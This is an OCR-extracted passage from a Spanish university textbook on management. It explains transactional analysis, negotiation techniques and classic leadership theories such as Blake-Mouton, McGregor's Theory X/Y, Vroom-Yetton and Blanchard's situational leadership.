
> *Un Estado del yo: es un sistema consistente de sentimientos y experiencia directamente relacionado con el correspondiente sistema de comportamientos. (Eric Berne, 1966)*

Por ejemplo, un "ejecutivo" puede mostrarse en algunos momentos como si fuera un niño, y fijándonos en la expresión verbal podría decir: *"Ahyyyy!!! Que cansado estoy, me iría a un lugar lejano, divertido…"*; una manifestación del adulto sería: *"Vamos a reconsiderar los objetivos.", "Las ventas han bajado este mes un 30%"*, o bien como un padre: "*Deberían respetarme, pues soy su jefe y responsable y dependen absolutamente de mi…" "Sin mí no son nadie" o "deberías perdonarle".*
El estado yo Padre es LO APRENDIDO*. Se internaliza a través de figuras parentales, sociedad y cultura. Son los valores, prejuicios, juicios de valor, frases estereotipadas, creencias…que hemos ido aprendiendo.*
El Estado del Yo Adulto es LO REFLEXIONADO*. El Estado del Yo Adulto. Responde a preguntas concretas: ¿Cómo? ¿Cuándo? ¿Dónde? ¿Para qué? ¿Por qué? El Adulto recoge datos, planifica y actúa, es el que toma las decisiones. Analiza y trata la información que recibe de una forma que le permite dar una respuesta lógica a los problemas, tiene un papel específico en el equipo, no es superior a los otros Estados.*
El Estado del Yo Niño es "LO SENTIDO". *El Estado del Yo Niño: Es la sede de las necesidades, las sensaciones, las emociones como el miedo, la tristeza, la rabia y la alegría. También otros sentimientos como los celos, la culpabilidad, la envidia, la creatividad, la intuición y los deseos.*

2.2.5.1 Transacciones

El AT define una serie de transacciones. Todo lo que ocurre entre las personas implica una transacción entre sus estados del yo. Cuando una persona envía un mensaje a otra, espera una respuesta determinada.


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc




Es complementaria aquella transacción cuya respuesta es recibida por el mismo estado del Yo que emitió el estímulo y, a su vez, proviene del estado del Yo que lo recibió. Es decir, gráficamente la flecha o vector parte desde un estado del Yo de la persona que inicia la comunicación, hasta otro de quien la recibe; la respuesta de este va desde el mismo estado que recibió y hasta el mismo del que emitió.

Son las transacciones más sencillas en donde la relación es paralela. Mientras la comunicación se mantiene a este nivel puede proseguir indefinidamente. Berne califica como transacción complementaria aquella que es "apropiada, cabe esperar y sigue el orden natural de las relaciones humanas saludables".

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



Son aquellas transacciones en las que la respuesta o no vuelve del mismo estado del Yo del receptor o no es recibida por el mismo estado que emitió el estímulo. Hay, por tanto, cruces o se forman ángulos en los vectores.
Ocurre cuando la respuesta al Estímulo es inesperada; se activa entonces un estado inapropiado del Yo, se cruzan las líneas de transacción entre las personas y estas optan por retirarse, alejarse o cambiar de conversación.



Son las más complejas, en ellas intervienen simultáneamente más de un estado del Yo. Se envía un mensaje ulterior disimulado en una transacción socialmente aceptable. Tal es, por ejemplo, el cliché de "sube a tomar una copa" que mientras el Adulto dice una cosa, el Niño envía una insinuación.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Implican mensajes dobles: uno de ellos social (evidente, aparente, aceptable) y otro psicológico (oculto, sutil, menos perceptible, a veces deshonesto) generalmente transmitido en forma no verbal.

2.3 Capacidad de negociación del directivo líder

Según el Diccionario de la Real Academia Española de la Lengua, se define negociación como: "Tratos dirigidos a la conclusión de un convenio o pacto."
Negociar: "Tratar asuntos públicos o privados procurando su mejor logro."
La definición que aquí trabajaremos es la siguiente:
Es la capacidad de influir en la mente de otra persona: hacerte oír.
La idea básica es que los resultados de la negociación deben ser beneficiosos para ambas partes; eso garantiza futuras negociaciones.
No se trata de YO GANO – TU PIERDES, sino YO GANO – TU GANAS.
Es necesario para toda negociación, crear un clima de confianza. Éste se consigue, además de estar abierto y con una actitud positiva ante la situación, dedicando unos minutos iniciales a crear una comunicación de persona a persona.
También es importante tener la capacidad de separar la cuestión que se discute de la persona, así como ser firmes con el interés, es decir, no abandonar nuestro objetivo; y flexibles con la posición (se puede conseguir lo mismo de diferentes formas "hay más alternativas").

2.3.1 Mejorar la relación es mejorar la negociación.

Cuando B interpreta mal un mensaje, el responsable es A.
Saber cambiar de registro en función de la situación y de la persona.
Acostumbrarnos a hablar en un lenguaje positivo, pues tendemos a relacionar a la persona con el lenguaje que emplea. Un lenguaje positivo nos aporta seguridad, firmeza, optimismo… a nosotros mismos, y a la persona que tenemos enfrente, además, confianza y credibilidad.
Es recomendable por tanto, transformar las frases negativas a estilo positivo. Por ejemplo:

ESTILO NEGATIVO	ESTILO POSITIVO
Usted no tendrá preocupación	Nosotros nos ocupamos
No hay problema	Entiendo su postura
No hay mucho tiempo	Queremos tomar decisiones pronto
Nuestras oficinas están lejos	Estamos bien comunicados. Estamos al lado de…
Este documento no es un compromiso	Este documento es un preacuerdo, borrador… sujeto a posterior decisión.

La información es vital. Quien tiene la información tiene el poder; por ello, es necesario preguntar no sólo al interlocutor, sino a cuantas fuentes puedan sernos útiles.
El buen negociador invierte:

- 70% del tiempo de la negociación en investigar datos que puedan ser de su interés para su objetivo (condiciones, representatividad, clientes, posibilidades, anteriores negociaciones…)
- 20% restante a la negociación propiamente dicha.

2.3.2 Estilos de negociadores

1. YO GANO – TÚ PIERDES: Yo consigo lo que quiero aunque tú no.
2. TU GANAS - YO PIERDO: Yo no consigo lo que quiero para que tú lo consigas.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

3. YO PIERDO – TÚ PIERDES: Ninguno de los dos conseguimos el objetivo.
4. YO GANO – TÚ GANAS: Beneficio mutuo. Garante de futuras negociaciones.

2.3.3 Tipos de negociación

1. Negociación competitiva: aquella negociación que tiene una duración limitada en el tiempo, donde a priori no habrá futuros encuentros (Ejemplo, venta de un piso).
2. Negociación cooperativa: aquella negociación que garantiza futuros encuentros, por ello, es recomendable que, aunque ambas partes ganen al principio menos, el resultado sea positivo para ambos, ya que se genera un clima de confianza mutua.

2.3.4 Objetivo de la negociación

Ante una negociación, debemos tener la capacidad de identificar qué subyace como interés en las palabras del interlocutor:

- **Negociación por posturas:** son exigencias concretas (por ejemplo, cambiar de coche en la empresa).

Lo que nosotros debemos conseguir es descubrir la necesidad que hay debajo de esa petición, es lo que se llama:

- **Negociación por intereses:** Es aquello que no se expresa directamente, pero que es la necesidad oculta en las palabras del otro (por ejemplo, mayor prestigio).

En este ejemplo, aunque la petición inicial era clara y directa, la necesidad que se ocultaba era la de tener un mayor prestigio (necesidad de pertenencia de MASLOW). Podemos cubrir esa necesidad sin acceder a la petición concreta (en el ejemplo, en lugar de darle un coche nuevo, proponerle funciones más cualificadas para que él sienta que pertenece al grupo).

2.3.5 Etapas de una negociación

1. **Planificar** la estrategia y la táctica.
2. **Presentar** propuestas.
3. **Exponer** posición y empezar a debatir.
4. **Negociar** con la otra parte: juzgar que piensa la otra parte y elegir el momento para modificar la oferta o rechazar la propuesta. Siempre hay que intentar que la oposición pase a ser un aliado en vez de un adversario.
5. **Resumir y ratificar** el acuerdo.

Preparación
Cuanto más preparada esté una negociación, mayores serán las posibilidades de éxito; por ello, es importante fijar primero los objetivos.

2.3.6 Dominar las técnicas

Los negociadores expertos suelen basar su enfoque en buscar las necesidades de la otra parte. De esta forma, se tendrá el máximo de control con el mínimo riesgo.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

ESCUCHA ACTIVA:
Escuche atentamente y reconozca lo que dicen. La necesidad de escuchar es evidente, y sin embargo es difícil escuchar bien. Escuchar le permite a usted comprender sus percepciones, sentir sus emociones, y oír lo que tratan de decir. Escuchar activamente o con atención mejora no sólo lo que usted oye, sino también lo que ellos dicen.
Si usted escucha con atención e interrumpe ocasionalmente para decir, "¿Entendí correctamente que usted está diciendo que...?", la otra parte se dará cuenta de que usted no está simplemente matando el tiempo, sencillamente cumpliendo una rutina. Además, sentirán la satisfacción de ser escuchados y comprendidos. Se ha dicho que la menos costosa de las concesiones que se le puede hacer a la otra parte es hacerle saber que ha sido escuchado.
Las técnicas acostumbradas de saber escuchar consisten en prestar atención a lo que se está diciendo, pedir a la otra parte que diga detalladamente en forma cuidadosa y clara exactamente lo que quiere decir, y solicitar que se repitan las ideas si hay alguna ambigüedad o incertidumbre. Propóngase que mientras escucha no va a estar pensando en la respuesta, sino en tratar de comprender a la otra parte como ella se ve a sí misma. Tenga en cuenta sus percepciones, sus necesidades y sus limitaciones.
En una negociación, puede suceder que usted esté tan ocupado pensando en lo próximo que va a decir, en cómo va a responder a ese último punto o en la manera de expresar su próxima argumentación, que se le olvide escuchar lo que la otra parte está diciendo ahora. O usted puede estar escuchando con mayor atención a sus electores que a la otra parte.
El silencio normalmente tendemos a interpretarlo como negativa del otro. Un error muy frecuente consiste en adelantarnos a ofrecer otras alternativas cuando la otra persona lo que está haciendo es reflexionar con predisposición positiva (a veces con ello conseguimos el efecto contrario: paralizamos la negociación o le damos un giro equivocado).
Cuando nos expresemos, hablemos desde nuestros sentimientos, es decir, como esa situación te hace sentir a ti o cómo tú la has vivido. Nunca acusar; con ello cerramos la negociación y caería el clima de confianza generado hasta ese momento.

2.4 Teorías sobre liderazgo

Son muchos y variados los estudios sobre liderazgo que se han realizado y aunque es una materia que genera mucha documentación, también es proclive a la argumentación y tal y como señalaba Bennis a finales de la década de los cincuenta, el liderazgo es el tópico sobre el que más se ha escrito y sobre el que menos se conoce.
Por ejemplo. Stodgill. en su famosa publicación “The Handbook of Leadership,(1974)”, llevó a cabo una revisión de más de 3.000 libros y artículos, y llegó a la conclusión de que los datos no permitían una comprensión integrada del liderazgo.
A continuación se muestran algunas de las principales teorías sobre liderazgo, y aunque en algunos casos no sean las más actuales, sí son las más conocidas en el mundo empresarial, y por tanto ayudan a conocer los estilos actuales de las empresas y sus líderes.

2.4.1 La teoría de los rasgos

La "Teoría de los Rasgos" describe estos como características, supuestamente comunes a la mayoría de los individuos. La personalidad se estudia en términos de la interacción de rasgos más o menos independientes, de actitudes o valores.
R.Catell, G. Allport y H. Eysenck son los autores que defienden esta teoría. La pretensión exhaustiva de explicar la personalidad mediante rasgos que la caracterizan ocasiona que el número de éstos sea altamente considerable haciéndose casi inmanejable. R. Catell agrupó aquellos que consideró sinónimos describiendo la personalidad como una integración de rasgos.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

R, Catell designó rasgos originales que evaluó e identificó a través de su "Escala de 16 factores de personalidad". Los rasgos se clasifican como procedentes del medio, o influido por éste y constitucionales que darían cuenta de los aspectos hereditarios propios del individuo.

Allport considera por una parte lo que serían los rasgos comunes que están presentes en la mayoría de los sujetos y que están referidos a sus gustos, creencias, valores estéticos, sociales, religiosos, etc. y por otro lado, los rasgos definitivos individuales que es lo que en definitiva, en cuanto a la personalidad queda descrita en función de esos rasgos comunes, pero también y con la misma o mayor firmeza por las características distintivas y propias del sujeto.

Hans Eysenck, al igual que Catell, utiliza "**el análisis factorial**" para derivar sus dimensiones. En un principio postuló dos únicas dimensiones:

1) Estable-Inestable, que comprende desde el carácter muy estable al normal y en el extremo opuesto el neurótico.
2) Introvertido-Extrovertido, representando las dimensiones fundamentales de la estructura de la personalidad.

Según Eysenck, el organismo humano puede ser condicionado, pero la susceptibilidad al condicionamiento está determinada genéticamente

Análisis Factorial *Es un procedimiento estadístico que permite reducir la información realizando agrupaciones de variables, en nuestros caso "los rasgos", en categorías mayores implícitas en los datos. Así se agruparán las variables en entidades superiores en función de cómo se correlacionen entre ellas. Es decir, en nuestro caso, aquellos "rasgos" que se correlacionen de manera destacable entre sí estarán explicando, o dando información, de un mismo tipo de personalidad, y por tanto podrán ser agrupados en una entidad mayor a la que llamamos "estadísticamente factor" y que corresponderá en la teoría o un tipo de dimensión. Existirán tantos tipos o dimensiones como agrupaciones de rasgos consigamos.*

2.4.2 Teorías conductuales

2.4.2.1 Estudios de la universidad de Ohio

Hemphill, Flesihman, Stodgill, Shartle y Pepinsky intentaron descubrir las dimensiones caracterizan el comportamiento de los líderes. Inicialmente, determinaron cuatro factores, pero posteriormente elaboraron una aproximación con sólo dos dimensiones:

- **Consideración**: Es decir, en qué medida el líder tiene en cuenta los sentimientos de los subordinados. Hace referencia a aquellas conductas de líder que favorecen las relaciones de amistad, crean cohesión y armonía en el grupo.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **Iniciación de estructura**: Se relaciona con la conducta del líder que define y facilita las interacciones del grupo para así alcanzar las metas. Este factor se relaciona con otras conductas como, obtener buenos niveles de rendimiento, confirmar que se comprenden sus órdenes, asegurarse de que están orientadas a tareas, etc.

De la interacción de estas dimensiones, los autores definen distintos tipos de liderazgo.

Los principales resultados medidos en numerosas investigaciones se pueden resumir en:

- **El líder con alta consideración consigue:** mayor nivel de satisfacción de sus colaboradores, tasas más bajas de absentismo y un número menor de quejas.
- **Las correlaciones entre iniciación de estructura** y eficacia de grupo son positivas, aunque muestran variabilidad.
- **Las relaciones entre consideración y efectividad** del liderazgo varían en función de las características del sujeto.
- **Los líderes con alto nivel de consideración y de iniciación a la estructura** son los que consiguen tanto un buen rendimiento de sus subordinados como una alta satisfacción de los mismos.
- **Muchas "excepciones"** a los resultados, lo que resalta la importancia de la situación al hablar de liderazgo.

2.4.2.2 Estudios de la universidad de Michigan

Likert, Katz, McCoby, Kant y Seashore establecieron dos dimensiones fundamentales:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- **Líderes centrados en la persona:** Resaltan la importancia de las relaciones personales. Son líderes que conocen la importancia de las diferencias individuales.
- **Líderes centrados en la producción:** Enfatizan los aspectos técnicos del trabajo, ya que su principal objetivo es que los miembros realicen las tareas asignadas.

Los líderes centrados en la persona suelen obtener mejores resultados, reflejados en una productividad más alta. Los resultados varían mucho en función del tipo de tarea y del tipo de grupo, de la situación y de las características del los subordinados.

2.4.2.3 Malla gerencial del Blake y Mouton


Blake y Mouton en su modelo bidimensional, establecen que existen una serie de características similares en las organizaciones:

- La existencia de un objetivo o meta.
- Están formadas por personas.
- Todas tienen una jerarquía definida.

A partir de estas premisas definen dos dimensiones básicas:

- El interés por las personas
- El interés por la producción

Estas dimensiones son ortogonales y explican cinco estilos de dirección:



- **Posición 1/1 (Estilo Laissez-Faire)** - Poco interés en las Personas y en las Tareas, mala relación con el grupo de trabajo y no se logran los objetivos en contenido ni en tiempo.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **Posición 1/9** (**Estilo Club Social**)– Hay un excelente clima de trabajo, preocupación por su personal, pero no logra obtener los resultados, evita confrontar situaciones con su personal aunque no logre los objetivos.
- **Posición 9/1** (**Estilo de tarea**)- Lo único importante es lograr los resultados. No le preocupa las necesidades de su gente. No reconoce sus logros y no se preocupa en tener una comunicación con ellos.
- **Estilo 5/5 (Estilo de mediocridad) –** El directivo trata de conseguir los resultados adecuados manteniendo un equilibrio entre resultados y nivel moral satisfactorio de los resultados. El líder trata de satisfacer las expectativas más bajas. Las personas con espíritu de superación suelen mostrar aburrimiento en estos grupos.
- **Posición 9/9** (**Estilo de compromiso en toda regla**) – Un líder que logra sus resultados con su equipo de trabajo, que es participativo, reconoce logros y es respetado y aceptado por su grupo.

2.4.3 Teoría X e Y de McGregor

Mc Gregor en su libro "The Human Side of the Enterprise" (1960) da muestras de ser el representante más claro de la aproximación humanista, pues hace un gran esfuerzo por demostrar que es posible armonizar los intereses de la organización con la realidad personal del individuo. En su teoría se parte del supuesto de que existen dos estilos básicos de dirección, un estilo autoritario que denomina "Teoría X" y un estilo más igualitario que denomina "Teoría Y".
La teoría X corresponde al punto de vista más tradicional de la dirección y parte de los supuestos de que el ser humano siente repugnancia por el trabajo, prefiere ser dirigido, tiene poca ambición y busca sobretodo seguridad [26-29].
Como consecuencia de esta forma de pensar, el directivo X considera que las personas tienen que ser obligadas a trabajar, por lo que deberán ser dirigidas, controladas y amenazadas con castigos. El directivo se considera responsable de organizar el grupo y deberá centrar sus esfuerzos en dirigir, controlar y organizar a los miembros de su grupo y modificar sus conductas según las necesidades organizacionales.
La teoría Y. En contra, considera que las personas trabajarán y asumirán responsabilidades si tienen la oportunidad de satisfacer sus necesidades personales al tiempo que consiguen los objetivos de la organización.
El directivo Y considera que las personas tienen la capacidad de autodirigirse y autocontrolarse en aras de conseguir los objetivos con los que se han comprometido.
Para que todo esto sea posible, es necesario que la dirección disponga de las condiciones organizacionales, y de los métodos y herramientas que permitan satisfacer las necesidades y objetivos individuales, al tiempo que se logran los objetivos organizacionales.
El punto clave de la Teoría Y, por tanto, será el concepto de integración. Las funciones del directivo, según la Teoría Y, serán las siguientes:

- Permitir que los subordinados se auto-dirijan.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Facilitar una atmósfera que permita desarrollarse personal mente a los miembros del grupo al tiempo que trabajan en la consecución de los objetivos empresariales.


2.4.4 Modelo de liderazgo participativo de Vroom-Yetton

Victor Vroom y Philip Yetton (1973) proponen un modelo normalizado de liderazgo, pues indican qué es lo que se debe hacer a la hora de tomar decisiones. Establecen tres estilos básicos que se convierten en cinco por las variaciones.

A Autocrático. Tiene dos variaciones - AI y AII **C Consultivo. Tiene dos variaciones – CI y CII** **G Grupo. Tiene una variación – GII**	
Estilo	**Características**
AI	El líder debe resolver el problema o tomar la decisión por sí mismo, usando la información disponible.
AII	El líder a de obtener la información necesaria de sus subordinados antes de decidir por sí mismo la solución del problema
CI	El líder consulta individualmente con sus subordinados, y solicita sus ideas y sugerencias, pero no los reúne para el estudio del problema.
CII	El líder consulta el tema en grupo obteniendo sus ideas y sugerencias.
GII	El líder consulta el asunto con sus subordinados en grupo y juntos generan y evalúan alternativas e intentan alcanzar un acuerdo sobre la solución.

Este modelo fue revisado más tarde, en 1988, en el que se desarrolló una aplicación por ordenador que podían usar mandos y directivos online. Se trata de guiar a los líderes a usar los procesos de liderazgo adecuadamente según las circunstancias percibidas por el líder y por el grupo. De hecho el ordenador proporciona feedback positivo en forma de gráficos.
En la siguiente figura se muestran las alternativas a considerar por el líder para decidir el estilo más eficaz que se requiera para la solución del problema.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



2.4.5 Liderazgo Situacional

Algunas teorías han propuesto un estilo "óptimo" de liderazgo: por ejemplo, la Escuela Estatal de Ohio propone que el estilo de Alta Consideración y Alta Estructura es teóricamente la conducta de líder ideal. También Blake y Mouton consideran que el estilo más adecuado es máxima preocupación por la producción y por la gente.
Sin embargo, actualmente se ha demostrado que no existe un estilo único que tenga éxito en todas las ocasiones, ya que las diferentes situaciones requieren estilos de liderazgo distintos. Por tanto los directivos que triunfan son aquellos que pueden adaptar su conducta a sus empleados y a la situación.

2.4.5.1 Los estilos de liderazgo según Blanchard


La TLS (Teoría del Liderazgo Situacional) se asienta en los estudios de la Universidad de Ohio y en la Teoría Tridimensional de los Estilos de Dirección.
Blanchard define los estilos de liderazgo en base a la relación entre la cantidad de dirección y control (comportamiento directivo) que ofrece un líder, y la cantidad de apoyo o estímulo (comportamiento de apoyo) que da a sus colaboradores.
Estos dos tipos de comportamiento los puede manejar en mayor o menor medida un líder dando lugar a cuatro estilos diferentes de liderar a sus colaboradores:

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

- **Estilo directivo:** se caracteriza por la utilización de un elevado nivel de comportamiento directivo y bajo nivel de comportamiento de apoyo.
- **Estilo instructivo o de supervisión**: Supone utilizar los estilos directivo y apoyo de manera intensa. Si bien mantiene la supervisión y alta dirección, implica reconocer los avances en el rendimiento del colaborador.
- **Estilo de apoyo**: Se mantiene un estilo de apoyo elevado disminuyen el estilo de dirección. Toma las decisiones conjuntamente con sus colaboradores y apoya los esfuerzos que estos realizan.
- **Estilo delegador**: El líder disminuye su nivel de intervención, delegando la toma de decisiones a sus colaboradores.

Este modelo define la eficacia del líder en función de su capacidad para utilizar cada uno de los estilos de acuerdo con la situación de los colaboradores. Así, el líder más eficaz será aquel que demuestre una mayor flexibilidad de estilo y que utilice el estilo adecuado en cada situación.
En la aproximación situacional del liderazgo de desarrollo el nivel de los colaboradores se establece en función de dos factores: **Competencia y dedicación.**
